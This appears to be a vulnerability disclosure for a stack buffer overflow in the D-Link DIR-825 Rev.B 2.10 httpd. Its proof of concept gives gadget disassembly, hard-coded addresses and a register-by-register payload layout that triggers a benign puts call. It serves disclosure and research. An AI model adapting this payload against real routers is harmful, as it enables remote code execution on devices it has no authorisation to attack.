Description

An unidentified stack-based buffer overflow vulnerability has been discovered in the DIR-825 firmware, version Rev.B 2.10. The vulnerability resides in the /sbin/httpd file and can be exploited to execute arbitrary code by manipulating the URI in the GET method of an HTTP request. Successful exploitation allows an attacker to control the \$s0 to \$s8, \$ra, and \$sp registers by sending a specially crafted HTTP request packet to the httpd process.

Proof of Concept

PoC description

Repeated experiments have confirmed the presence of a stack-based buffer overflow vulnerability, allowing for the manipulation of the \$s0 to \$s8, \$ra, and \$sp registers by crafting the HTTP request packet.

To demonstrate the exploitability, the execution of the puts function was shown. In the MIPS architecture, \$t9 is a temporary register typically used for function calls, and \$a0 to \$a3 are function parameter registers. A gadget was identified that enables the modification of \$a0 and \$t9 by overwriting the \$ra register address with the gadget address.

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0x77463cf8 <+1264>: nop


0x77463cfc <+1268>: move a0,s2

0x77463d00 <+1272>: move t9,s4

0x77463d04 <+1276>: jalr t9

gef> print puts

$13 = {<text variable, no debug info>} 0x7745d930 <puts>
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The \$s2 register was loaded with the \$sp address to display strings, and the \$s4 register with the puts address. The exploit code is summarized as follows:

GET ~ abcde : dummy

A x 8: \$s0 and \$s1

0x7f932fb8 : \$s2 (address for \$sp)

A x 4: \$s3

0x7745d930 : \$s4 (address for puts)

 $A \times 16 : \$s5 ^ \$s8$

0x77463cf8 : \$ra (gadget address)

YJHexploit.html: \$sp (parameter)

 $a0 \leftarrow s2 \leftarrow sp : 'YJHexploit.html'$

\$t9 <-- \$s4 : address for puts

Executing this code resulted in the successful call of puts('YJHexploit.html'). Due to the stack address varying with each process execution, subsequent exploit attempts must acquire a new stack address via ps/proc/<httpd PID>/maps.

Example output

Firstly, this image indicates that the PC register and RA register can be altered by our input. (Sent GET /k * 160)

Finally, this image indicates that put('YJHexploit.html') has been executed due to the exploit code.